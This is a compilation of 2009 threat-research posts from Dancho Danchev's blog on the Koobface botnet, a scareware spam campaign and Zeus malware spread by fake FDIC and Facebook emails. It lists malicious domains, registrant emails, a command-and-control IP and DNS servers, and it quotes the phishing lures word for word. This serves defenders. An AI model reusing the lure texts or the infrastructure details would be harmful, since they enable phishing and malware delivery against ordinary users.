http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxIf4Hw/s1600-h/blackhat_seo_ddanchev_m

ore_love.JPG

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

7. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface_f

inal_1_.pdf

8. http://blogs.zdnet.com/security/?p=4549

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves_%281944_film%29

11. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.pn

g

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/

688

Koobface Botnet Dissected in a TrendMicro Report (2009-10-14 18:22)

I’d like to thank the folks at [1]TrendMicro for mentioning the message inserted by the Koobface gang ([2]more love

[3]on a first-name basis [4]from them) within their command and control infrastructure for nine days, [5]greeting me for systematically [6]kicking them out of their ISPs, and suspending their command and control domains, in a new report entitled [7]The Heart of Koobface - C &C and Social Network Propagation:

" *This simplistic C &C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C &C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry, the KOOBFACE* *gang realized the need for a more robust C &C infrastructure.*

Thus, on July 19, 2009, the KOOBFACE writers implemented a new C &C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C &C should another takedown be attempted. A few days after the new KOOBFACE C &C infrastructure was implemented, the botnet was seen inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

This message run lasted nine days from July 22 to July 30, 2009. Based on this incident, we can safely assume that the KOOBFACE gang has been monitoring blogs, articles, write-ups, and analyses about their handiwork and was probably also keeping tabs on the various solutions deployed to counter the botnet's attacks. Second, these people were thus quick to act and fix their creation's weaknesses, as evidenced by its change in infrastructure. Finally, the botnet's creators were bold enough to send taunting messages to security researchers. "

689

Having the Koobface gang kicked out of their ISPs in 48 hours through close cooperation with *China's CERT;*

BlueConnex Ltd; PacificRack.com; Oc3 Networks & Web Solutions Llc; Telos-Solutions-AS/Telos Solutions LTD, resulted in a single command and control domain which was active and using the services of UKSERVERS-MNT (AS42831),

78.110.175.15 in particular. Simply put, the Koobface botnet and the hundreds of thousands of infected hosts were not just sitting ducks, but ducks who've fallen asleep in the middle of the hunting season.

It's important to point out that the company (UKSERVERS-MNT) on purposely lied that the customer has been taken offline, allowed the Koobface gang to access the server since the gang claimed " *it's a compromised customer and needs to clean-up the mess*", then on purposely stopped responding to the smoothly going data sharing process, thereby allowing the Koobface gang to put their contingency plan in place.

The bottom line - based on already published and to-be published assessments of this group's activities, the

Koobface botnet [8]appears to be only the [9]tip of the iceberg for the [10]Ali baba and the 40 thieves cybercrime enterprise – a self-describing [11]message included by the Koobface gang. Their activities also prove a point - a single cybercrime enterprise can efficiently and automatically dominate the entire Web 2.0 threatscape, if they want to.

Related posts:

[12]Koobface Botnet's Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm’s Twitter Campaign

[17]Dissecting the Koobface Worm’s December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [20]Dancho Danchev’s blog.

1. http://blog.trendmicro.com/

2.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

3.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtElI/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_m

ore_love_3.JPG

4.

http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxIf4Hw/s1600-h/blackhat_seo_ddanchev_m

ore_love.JPG

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

7. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface_f

inal_1_.pdf

8. http://blogs.zdnet.com/security/?p=4549

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves_%281944_film%29

11. http://4.bp.blogspot.com/_wlCHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.pn

g

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/

691

Scareware Serving Conficker.B Infection Alerts Spam Campaign (2009-10-20 18:51)

A fake [1]"conficker.b infection alert" spam campaign first observed in April, 2009 (using the following scareware domains **antivirus-av-ms-check .com**; **antivirus-av-ms-checker .com**; **ms-anti-vir-scan .com**; **mega-antiviral-ms .com** back then) is once again circulating in an attempt to trick users into installing "antispyware application", in this case the [2]Antivirus Pro 2010 scareware.

This campaign is directly related to [3]last week's Microsoft Outlook update campaign, with both of these us-

ing [4]identical download locations for the scareware.

The following is an extensive list of the domains involved in the campaigns:

abumaso3tkamid .com - Email: drawn@ml3.ru

afedodevascevo .com - Email: sixty@8081.ru

alertonabert .com - Email: flop@infotorrent.ru

alertonbgabert .com - Email: vale@e2mail.ru

alioneferkilo .com - Email: va@blogbuddy.ru

anobalukager .com - Email: chalkov@co5.ru

anobhalukager .com - Email: humps@infotorrent.ru

bufertongamoda .com - Email: kurt@8081.ru

buhafertadosag .com - Email: bias@co5.ru

buhervadonuska .com - Email: vale@e2mail.ru

bulakeskatorad .com - Email: bias@co5.ru

bulerkoseddasko .com - Email: bias@co5.ru

buleropihertan .com - Email: def@co5.ru

celiminerkariota .com - Email: morse@corporatemail.ru

certovalionas .com - Email: kurt@8081.ru

dabertugaburav .com - Email: def@co5.ru

elxolisdonave .com - Email: curb@cheapmail.ru

enkafuleskohuj .com - Email: kerry@freemailbox.ru

ertanueskayert .com - Email: xmas@co5.ru

ertonaferdogalo .com - Email: kerry@freemailbox.ru

ertu6nagertos .com - Email: recipe@isprovider.ru

ertubedewse .com - Email: weak@infotorrent.ru

ertugasedumil .com - Email: chalkov@co5.ru

ertugaskedumil .com - Email: humps@infotorrent.ru

ertunagertos .com - Email: def@co5.ru

erubamerkadolo .com - Email: kerry@freemailbox.ru

fedostalonkah .com - Email: bias@co5.ru

ftahulabedaso .com - Email: raced@corporatemail.ru

gumertagionader .com - Email: seize@e2mail.ru

huladopkaert .com - Email: chute@infotorrent.ru

iobacebauiler .com - Email: roy@corporatemail.ru

itorkalione .com - Email: pygmy@8081.ru

julionejurmon .com - Email: jacob@freemailbox.ru

julionermon .com - Email: pygmy@8081.ru

konitorsabure .com - Email: chalkov@co5.ru

konitorswabure .com - Email: humps@infotorrent.ru

lersolamaderg .com - Email: chalkov@co5.ru

lersolamgaderg .com - Email: humps@infotorrent.ru

linkertagubert .com - Email: kerry@freemailbox.ru

lionglenhrvoa .com - Email: sixty@8081.ru

liposdakoferda .com - Email: leaf@corporatemail.ru

lopastionertu .com - Email: cues@e2mail.ru

nebrafsofertu .com - Email: humps@infotorrent.ru

nuherfodaverta .com - Email: morse@corporatemail.ru

nulerotkabelast .com - Email: dealt@8081.ru

nulkersonatior .com - Email: dealt@8081.ru

obuleskinrodab .com - Email: xmas@co5.ru

ofaderhabewuit .com - Email: kerry@freemailbox.ru

okavanubares .com - Email: chalkov@co5.ru

okaveanubares .com - Email: humps@infotorrent.ru

onagerfadusak .com - Email: cues@e2mail.ru

orav4abustorabe .com - Email: drawn@ml3.ru

oscaviolaner .com - Email: larks@freemailbox.ru

ovuiobvipolak .com - Email: sixty@8081.ru

ovuioipolak .com - Email: bias@co5.ru

paferbasedos .com - Email: chalkov@co5.ru

pafersbasedos .com - Email: humps@infotorrent.ru

polanermogalios .com - Email: dealt@8081.ru

rdafergfvacex .com - Email: jacob@freemailbox.ru

rtugamer5tobes .com - Email: drawn@ml3.ru

rtugamertobes .com - Email: kw@co5.ru

scukonherproger .com - Email: kazoo@isprovider.ru

shuretrobaniso .com - Email: frail@infotorrent.ru

tarhujelafert .com - Email: raced@corporatemail.ru

tavakulio5nkab .com - Email: recipe@isprovider.ru

tavakulionkab .com - Email: def@co5.ru

tertunavogav .com - Email: la@freemailbox.ru

tertunwavogav .com - Email: drawn@ml3.ru

tsabunerkadosa .com - Email: humps@infotorrent.ru

tsarbunerkadosa .com - Email: humps@infotorrent.ru

tubanerdavaf .com - Email: chalkov@co5.ru

tubanerdavjaf .com - Email: halkov@co5.ru

uhajokalesko .com - Email: flop@infotorrent.ru

uhajokvfalesko .com - Email: flop@infotorrent.ru

ulioperdanogad .com - Email: vale@e2mail.ru

uliopewrdanogad .com - Email: kerry@freemailbox.ru

uplaserdunavats .com - Email: dealt@8081.ru

utka3merdosubor .com - Email: drawn@ml3.ru

utkamerdosubor .com - Email: kw@co5.ru

utorganedoskaw .com - Email: kerry@freemailbox.ru

utorgtanedoskaw .com - Email: xmas@co5.ru

uvgaderbotario .com - Email: def@co5.ru

vudermaguliermot .com - Email: leaf@corporatemail.ru

vuilerdomegase .com - Email: leaf@corporatemail.ru

vuilleskomandar .com - Email: seize@e2mail.ru

vulertagulermos .com - Email: dealt@8081.ru

vuretronulevka .com - Email: dealt@8081.ru

weragumasekasuke .com - Email: kazoo@isprovider.ru

werynaherdobas .com - Email: dealt@8081.ru

Despite the comprehensive portfolio of domains used, relying on spam to increase revenue from scareware

sales is prone to fail, in this specific case due to the lack of event-based social engineering theme, something that was present in the first campaign.

Related posts:

[5]Conficker’s Scareware/Fake Security Software Business Model

[6]Koobface Botnet’s Scareware Business Model

This post has been reproduced from [7]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=4674

2.

http://www.virustotal.com/analisis/d3d77586778a25be86b5bc30b293b56abc280f22512d725a36f7ee0c5432e6c2-12560

51197

3. http://www.trusteer.com/files/Zeus-OWA_Advisory_Oct_2009.pdf

4. http://blog.purewire.com/bid/21391/Fake-Microsoft-Outlook-Updates-Spread-Rogue-AV

5. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/

695

Koobface Botnet Redirects Facebook's IP Space to my Blog (2009-10-21 22:28)

Love me, love me, say that you love me. You know you're cherished when the Koobface botnet redirects Facebook

Inc’s entire IP space to your blog using HTTP Error 302 - Moved temporarily messages in an attempt to have

Facebook’s anti-malware crawlers hit my blog every time they visit a Koobface URL posted on the social networking site.

The result? Earlier this morning, I’ve noticed over 7,000 unique visits coming from Facebook Inc’s IP space using active and automatically blogspot accounts part of the Koobface botnet as http referrers ([1]New Koobface campaign spoofs Adobe’s Flash updater), which is now officially [2]relying on already infected hosts for the CAPTCHA recognition process. At first, I thought the Koobface gang has embedded an iFrame in order to achieve the effect, but the

requests were coming from Facebook’s IP space only.

A representative from **Facebook’s Security Incident Response Team** just confirmed the development, and

696

commented that they’ve added an exception, which is now visible since IPs from Facebook’s IP space are no longer visiting my blog:

" *Thanks for bringing this to our attention. I’m on the Security Incident Response team at Facebook and we just finished looking into this issue. We visit all links posted to Facebook as part of our link preview feature. We also take the opportunity to do some additional security screening to filter out bad content. Koobface in particular is fond of* *redirecting our requests to legitimate websites, and you seem to have done something to piss Koobface off.* ***All***

visits to Koobface URLs from our IP space are currently being redirected to your blog. "

The compete list of the automatically registered blogspot accounts, of whose existence Google’s security team has already been notified are as follows:

1rykutviklingibtvedmongstad-vgnett .blogspot.com/

40-nrg .blogspot.com/

anyauujteykbrlzyt .blogspot.com/

bctdnvxyubozkute336 .blogspot.com/

bjfzibzxpjwfsri.blogspot .com/

bopscfmfdfkdcdk.blogspot .com/

bpucrtkuigcvuzd.blogspot .com/

dcljxlmkdpfyadlmk014.blogspot .com/

driwnhtqcifnewwy.blogspot .com/

fffgxdpmrhzepmwc172.blogspot .com/

frjutygrfzkfmumr.blogspot .com/

gbmasakrnbvduky-mhopomuytpmeo46.blogspot .com/

hmxmjrdpzncnania.blogspot .com/

hryuickbrfxpgkiqc-wnyohlytffli526.blogspot .com/

hxsdrjrbiesmulbp-mp775012.blogspot .com/

hz560607.blogspot .com/

irfwgrbghyzrnaajs-npqpnvzqrqqeziywhx8.blogspot .com/

isaqwpccpkvmmnffx.blogspot .com/

iunvrafuvbgykpap819.blogspot .com/

ixqowmtgwfvkaapq.blogspot .com/

jocdniqudpnszswn936.blogspot .com/

jxpxhokysarhvnfw-wvtbfawtlocf932 .blogspot.com/

kayaafwlllybvydpu.blogspot .com/

kfddbjhalrqkmqtoa.blogspot .com/

kutlvtfxkxbismwpci.blogspot .com/

kyqyiplztbsiwogx-hfnrmfxbkjzswjq964.blogspot .com/

698

kzbcbzhlgcnmmaveusdt2.blogspot .com/

lbwhvnvfmiwqypft-gt34676.blogspot .com/

lgjxsfcwkviythet.blogspot .com/

lvlcauoimpklqoj.blogspot .com/

moruokuamhtobznhwx.blogspot .com/

nfnnialisemtirdcq.blogspot .com/

pfmrjjvolrxsthdl.blogspot .com/

pywkyzxqcslnqyz907.blogspot .com/

qmhbxydgxfitnaosp.blogspot .com/

rfsnkstagwfwlkgr.blogspot .com/

rykutviklingibtvedmongstad-vgnett .blogspot.com/

scjftnvmcqiarvt-ni242558.blogspot .com/

skpjwfruzkzujvw.blogspot .com/

spfymrxnfiotvtrknf.blogspot .com/

sxcfugyjtvtwgxzvi.blogspot .com/

tbgkfbllzdtrcslpc741.blogspot .com/

699

unrrldfyuanstafa.blogspot .com/

vstikrflawgquztcn.blogspot .com/

wjfpuoiolcjvecszeb.blogspot .com/

wlaafuebvmdkaiavh.blogspot .com/

wnejhokyqkazwpu898.blogspot.com/

wqqcknikrlnowgri.blogspot .com/

xlmwrzdmywbibfwi742.blogspot .com/

yanksroadwinchangesalcsoutlook-mlbcom .blogspot.com/

yeqhabdnabhndbt.blogspot .com/

yzyweidzwor-cxgwufvosfam .blogspot.com/

zafxzlatzsmwysk.blogspot .com/

znfnxeaoiqhxldvmqo-atcsqbrkobwi408 .blogspot.com/

zqsvjeoqccknkfubc.blogspot .com/

The Koobface gang’s use of basic blackhat SEO principles such as content cloaking are identical to their previous attempts to cover-up their malicious activities relying on pre-defined sets of http referrers of public search engines, or particular redirectors in order for their infections to take place.

700

Stay tuned for more developments on the [3]**Ali Baba and the 40 thieves LLC** front, a.k.a as [4]my Ukrainian

"fan club". The circle is almost complete, a lot of recent events will be summarized shortly.

Related posts:

[5]Koobface Botnet Dissected in a TrendMicro Report

[6]Koobface Botnet’s Scareware Business Model

[7]Movement on the Koobface Front - Part Two

[8]Movement on the Koobface Front

[9]Koobface - Come Out, Come Out, Wherever You Are

[10]Dissecting Koobface Worm’s Twitter Campaign

[11]Dissecting the Koobface Worm’s December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev’s blog.

1. http://blogs.zdnet.com/security/?p=4594

2. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

3. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.png

4. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

5. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

701

Koobface Botnet Redirects Facebook's IP Space to my Blog (2009-10-21 22:28)

Love me, love me, say that you love me. You know you're cherished when the Koobface botnet redirects Facebook

Inc's entire IP space to your blog using HTTP Error 302 - Moved temporarily messages in an attempt to have

Facebook's anti-malware crawlers hit my blog every time they visit a Koobface URL posted on the social networking site.

The result? Earlier this morning, I've noticed over 7,000 unique visits coming from Facebook Inc's IP space using active and automatically blogspot accounts part of the Koobface botnet as http referrers ([1]New Koobface campaign spoofs Adobe’s Flash updater), which is now officially [2]relying on already infected hosts for the CAPTCHA recognition process. At first, I thought the Koobface gang has embedded an iFrame in order to achieve the effect, but the

requests were coming from Facebook’s IP space only.

A representative from **Facebook’s Security Incident Response Team** just confirmed the development, and

commented that they’ve added an exception, which is now visible since IPs from Facebook’s IP space are no longer visiting my blog:

702

" *Thanks for bringing this to our attention. I’m on the Security Incident Response team at Facebook and we just finished looking into this issue. We visit all links posted to Facebook as part of our link preview feature. We also take the opportunity to do some additional security screening to filter out bad content. Koobface in particular is fond of redirecting our requests to legitimate websites, and you seem to have done something to piss Koobface off.* ***All***

visits to Koobface URLs from our IP space are currently being redirected to your blog. "

The compete list of the automatically registered blogspot accounts, of whose existence Google’s security team has already been notified are as follows:

1rykutviklingibtvedmongstad-vgnett .blogspot.com/

40-nrg .blogspot.com/

anyauujteykbrlzyt .blogspot.com/

bctdnvxyubozkute336 .blogspot.com/

bjfzibzxpjwfsri.blogspot .com/

bopscfmfdfkdcdk.blogspot .com/

bpucrtkuigcvuzd.blogspot .com/

dcljxlmkdpfyadlmk014.blogspot .com/

driwnhtqcifnewwy.blogspot .com/

fffgxdpmrhzepmwc172.blogspot .com/

frjutygrfzkfmumr.blogspot .com/

gbmasakrnbvduky-mhopomuytpmeo46.blogspot .com/

hmxmjrdpzncnania.blogspot .com/

hryuickbrfxpgkiqc-wnyohlytffli526.blogspot .com/

hxsdrjrbiesmulbp-mp775012.blogspot .com/

hz560607.blogspot .com/

irfwgrbghyzrnaajs-npqpnvzqrqqeziywhx8.blogspot .com/

isaqwpccpkvmmnffx.blogspot .com/

iunvrafuvbgykpap819.blogspot .com/

ixqowmtgwfvkaapq.blogspot .com/

jocdniqudpnszswn936.blogspot .com/

jxpxhokysarhvnfw-wvtbfawtlocf932 .blogspot.com/

kayaafwlllybvydpu.blogspot .com/

kfddbjhalrqkmqtoa.blogspot .com/

kutlvtfxkxbismwpci.blogspot .com/

kyqyiplztbsiwogx-hfnrmfxbkjzswjq964.blogspot .com/

kzbcbzhlgcnmmaveusdt2.blogspot .com/

lbwhvnvfmiwqypft-gt34676.blogspot .com/

lgjxsfcwkviythet.blogspot .com/

lvlcauoimpklqoj.blogspot .com/

moruokuamhtobznhwx.blogspot .com/

nfnnialisemtirdcq.blogspot .com/

pfmrjjvolrxsthdl.blogspot .com/

pywkyzxqcslnqyz907.blogspot .com/

qmhbxydgxfitnaosp.blogspot .com/

rfsnkstagwfwlkgr.blogspot .com/

rykutviklingibtvedmongstad-vgnett .blogspot.com/

scjftnvmcqiarvt-ni242558.blogspot .com/

skpjwfruzkzujvw.blogspot .com/

spfymrxnfiotvtrknf.blogspot .com/

sxcfugyjtvtwgxzvi.blogspot .com/

tbgkfbllzdtrcslpc741.blogspot .com/

705

unrrldfyuanstafa.blogspot .com/

vstikrflawgquztcn.blogspot .com/

wjfpuoiolcjvecszeb.blogspot .com/

wlaafuebvmdkaiavh.blogspot .com/

wnejhokyqkazwpu898.blogspot.com/

wqqcknikrlnowgri.blogspot .com/

xlmwrzdmywbibfwi742.blogspot .com/

yanksroadwinchangesalcsoutlook-mlbcom .blogspot.com/

yeqhabdnabhndbt.blogspot .com/

yzyweidzwor-cxgwufvosfam .blogspot.com/

zafxzlatzsmwysk.blogspot .com/

znfnxeaoiqhxldvmqo-atcsqbrkobwi408 .blogspot.com/

zqsvjeoqccknkfubc.blogspot .com/

The Koobface gang’s use of basic blackhat SEO principles such as content cloaking are identical to their previous attempts to cover-up their malicious activities relying on pre-defined sets of http referrers of public search engines, or particular redirectors in order for their infections to take place.

706

Stay tuned for more developments on the [3]**Ali Baba and the 40 thieves LLC** front, a.k.a as [4]my Ukrainian

"fan club". The circle is almost complete, a lot of recent events will be summarized shortly.

Related posts:

[5]Koobface Botnet Dissected in a TrendMicro Report

[6]Koobface Botnet’s Scareware Business Model

[7]Movement on the Koobface Front - Part Two

[8]Movement on the Koobface Front

[9]Koobface - Come Out, Come Out, Wherever You Are

[10]Dissecting Koobface Worm’s Twitter Campaign

[11]Dissecting the Koobface Worm’s December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=4594

2. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

3. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.png

4. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

5. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

707

Ongoing FDIC Spam Campaign Serves Zeus Crimeware (2009-10-27 23:46)

UPDATED - Wednesday, October 28, 2009: A "New Facebook Login System" spam campaign is in circulation, launched by the same botnet. Sampled [1]updatetool.exe once again interacts with the Zeus command and control

at **[2]193.104.27.42.**

Message sample 01: " *In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. A new Facebook Update Tool has been released for your account. Please download and install the tool using the link below.* "

Message sample 02: " *Dear Facebook user, In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are* *able to use the new login system, you will be required to update your account. Click here to update your account online now. If you have any questions, reference our New User Guide. Thanks, The Facebook Team*"

708

Participating fast-fluxed domains include:

easder1e.co .uk

easder1g.co .uk

easder1l.co .uk

easder1m.co .uk

easder1q.co .uk

nytre4rt.co .uk

nytre4ru.co .uk

nyuy12qwa.co .uk

nyuy12qwf.co .uk

nyuy12qwg.co .uk

nyuy12qws.co .uk

nyuy12qwz.co .uk

709

ololii.co .uk

ololiw.co .uk

ololiy.co .uk

ololiz.co .uk

tygerah.co .uk

tygerak.co .uk

tygeraw.co .uk

tygeraz.co .uk

yh1qak.co .uk

yh1qal.co .uk

yh1qao.co .uk

yhaqwe1a.co .uk

yhaqwe1q.co .uk

yhaqwe1r.co .uk

yhaqwi1g.co .uk

yhaqwi1h.co .uk

yhaqwi1l.co .uk

yhaqwi1m.co .uk

yhaqwi1p.co .uk

yhhherasde.co .uk

yhhherasdp.co .uk

yhhheraski.co .uk

yhhheraskog.co .uk

yhhheraskol.co .uk

yhhheraskoy.co .uk

710

n111sae .eu

n111sak .eu

n111sap .eu

n111saq .eu

n111say .eu

n111saz .eu

nyuh1awa .eu

nyuh1awb .eu

nyuh1awc .eu

nyuh1awd .eu

nyuh1awe .eu

nyuh1awf .eu

nyuh1awg .eu

nyuh1awh .eu

711

nyuh1awm .eu

nyuh1awn .eu

nyuh1aws .eu

nyuh1awt .eu

nyuh1awv .eu

nyuh1awx .eu

nyuh1awz .eu

nyuy12qwf .eu

nyuy12qwg .eu

nyuy12qws .eu

nyuy12qws .eu

ololii .eu

712

ololiw .eu

ololiy .eu

ololiz .eu

rrref1aaz .eu

rrref1akz .eu

rrref1okz .eu

rrref1ykz.eu

rrrefjokz .eu

saaasak .eu

saaasav .eu

tygerah .eu

tygerak .eu

tygeraw .eu

ujihkei .eu

ujihkni .eu

ujihkoi .eu

ujihkui .eu

yh1qao .eu

yh1qaz .eu

yy1azsva .eu

yy1azsvq .eu

yy1azsvz .eu

yyy1asvf .eu

yyy1azsy .eu

yyy1azvg .eu

yyy1zsve .eu

New DNS servers of notice:

ns1.a-recruitmnt .com

ns1.applesilver .com

ns1.cheryks .com

ns1.barbaos .net

ns1.laktocountry .net

An ongoing [3]spam campaign impersonating The Federal Deposit Insurance Corporation, is attempting to

drop zeus samples by enticing users into installing [4]pdf.exe and [5]word.exe.

" ***Subject:*** *FDIC has officially named your bank a failed bank*

Body: *You have received this message because you are a holder of a FDIC-insured bank account.*

Recently

FDIC has officially named the bank you have opened your account with as a failed bank, thus, taking control of its assets. You need to visit the official FDIC website and perform the following steps to check your Deposit Insurance Coverage. "

713

Sampled malware obtains a Zeus crimeware from a known command and control location (**193.104.27.42**), already

[6]blacklisted by the Zeus Tracker. The campaign is related to the periodical "Microsoft Outlook Update" campaigns, since both campaigns have been [7]sharing fast-flux infrastructure under the same infected hosts, using identical domains.

Fast-fluxed domains participating in the FDIC spam campaign:

bbttyak.co .uk

bbttyak.org .uk

bbttyam.co .uk

bbttyam.me .uk

bbttyap.co .uk

bbttyap.me .uk

bbttyaz.co .uk

bbttyaz.me .uk

gerrahawa .eu

gerrahowa .eu

gerrakawa .eu

gerrakowa .eu

gerralowa .eu

gerraoowa .eu

gerraoowa .eu

gerrasasa .eu

gerrasase .eu

gerrasasq .eu

h1erfae .eu

714

h1erfai .eu

h1erfaj .eu

h1erfaq .eu

h1erfar .eu

h1erfat .eu

h1erfau .eu

h1erfaw.eu

h1erfay .eu

heiiikok .eu

heiiikoy .eu

heiiikul .eu

heiiikum .eu

heiiikuv .eu

heiiikuy .eu

715

idllsit .com

ij1tli .net

immikiut1 .cz

j1t1iil .com

j1t1iil .eu

j1t1iil .net

lj1tli .com

lj1tli .net

lj1tll .com

lj1tll .net

ltlil1 .com

ltlil1 .net

modesftp .eu

nniuji1 .eu

nniujih .eu

nniujo1 .eu

nniukif .eu

nniukih .eu

nniukik .eu

nniukiw .eu

nniukiz .eu

nniuxih .eu

nniuxiw .eu

pouikib .eu

pouikic .eu

pouikie .eu

pouikif .eu

pouikig .eu

pouikir .eu

pouikis .eu

pouikit .eu

pouikiv .eu

pouikiw .eu

pouikix .eu

pouikiy .eu

t1fliil .tc

tj1fiil.co .nz

tj1fiil .com

tj1fiil .net

tj1fiil .tc

716

DNS servers of notice:

ns1.doctor-tomb .com

ns1.sortyn .com

ns1.asthomes .com

ns1.sunriseliny .com

ns1.racing-space .net

ns1.cerezit .net

The phoneback location 193.104.27.42 at AS12604 maintained by Kamushnoy Vladimir Vasulyovich (info@ctgm.info;

vla.kam@ctgm.info with ctgm.info responding to 91.213.72.1) is the second Zeus command and control IP within the netblock, [8]followed by 193.104.27.90.

Related posts:

[9]Fake Microsoft patches themed malware campaigns spreading

[10]Fake Microsoft patch malware campaign makes a comeback

[11]The Multitasking Fast-Flux Botnet that Wants to Bank With You

[12]Money Mule Recruiters use ASProx's Fast Fluxing Services

[13]Managed Fast Flux Provider - Part Two

[14]Managed Fast Flux Provider

[15]Storm Worm's Fast Flux Networks

[16]Fast Flux Spam and Scams Increasing

[17]Fast Fluxing Yet Another Pharmacy Spam

[18]Obfuscating Fast Fluxed SQL Injected Domains

[19]Storm Worm Hosting Pharmaceutical Scams

[20]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

This post has been reproduced from [21]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/2a01152f68fd07fd3c362 3c1d640b14384da836bf47fbef5b61ddd14c946bb7e-12567

39274

2. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.42

3. http://garwarner.blogspot.com/2009/10/fake-fdic-spam-campaign-spreads-zeus.html

4.

